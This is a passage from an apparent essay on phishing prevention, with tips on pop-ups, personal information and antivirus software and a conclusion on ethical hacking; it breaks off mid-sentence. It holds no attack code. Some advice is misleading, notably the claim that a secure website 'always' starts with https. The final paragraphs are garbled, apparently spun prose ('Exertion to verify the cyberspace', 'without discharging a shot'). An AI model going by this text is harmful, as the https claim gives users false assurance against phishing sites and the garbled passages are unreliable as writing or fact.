Pop-up windows often masquerade as legitimate components of a website. All too often, though, they are phishing attempts. Many popular browsers allow you to block pop-ups; you can allow them on a case-by-case basis. If one manages to slip through the cracks, don't click on the "cancel" button; such buttons often lead to phishing sites. Instead, click the small "x" in the upper corner of the window.

9. Never Give Out Personal Information :-

As a general rule, you should never share personal or financially sensitive information over the Internet. This rule spans all the way back to the days of America Online, when users had to be warned constantly due to the success of early phishing scams. When in doubt, go visit the main website of the company in question, get their number and give them a call. Most of the phishing emails will direct you to pages where entries for financial or personal information are required. An Internet user should never make confidential entries through the links provided in the emails. Never send an email with sensitive information to anyone. Make it a habit to check the address of the website. A secure website always starts with "https".

10. Use Antivirus Software :-

There are plenty of reasons to use antivirus software. Special signatures that are included with antivirus software guard against known technology workarounds and loopholes. Just be sure to keep your software up to date. New definitions are added all the time because new scams are also being dreamed up all the time. Anti-spyware and firewall settings should be used to prevent phishing attacks and users should update the programs regularly. Firewall protection prevents access to malicious files by blocking the attacks. Antivirus software scans every file which comes through the Internet to your computer. It helps to prevent damage to your system.

CONCLUSION

Network test assignment is the most important way of ethical hacking for putting and storing information asset in secure way. The best three advantages of ethical hacking are ,improving the overall protective postures, Providing security against the intellectual property thieves and fulfilling legislative mandates. The majority of Information Technology organizations are conducting their ethical hacking on wireless and wireline networks, operating systems and applications in frequent way or annual search .There is no single unique set of methodology for move on with ethical hacking. The reference terms are used for different phases in the hacking anatomy might vary, but includes are similar. Hacking is not for everyone but for an objective mind set. A lots of free time, dedication is needed to keep up with hacking process and they never use the knowledge to the purposes of offence. The lack of the experienced staff is mostly cited as significant challenge in conducting ethical hacking internally and improving the capabilities of ethical hacking.

Cyber-security is both about the insecurity made by and through this new space and about the practices or procedures to make it (progressively) secure. Exertion to verify the cyberspace should give a definitive need else the "information technology" will not be viably used by clients. The terrorist of things to come will win the wars without discharging a shot just by crushing the country's necessary substructure if steps are not taken to handle the pervasiveness of the expansion in such a cyber-attack. They can bring an unknown look into the lives of others, regardless of whether they live nearby or over the glob

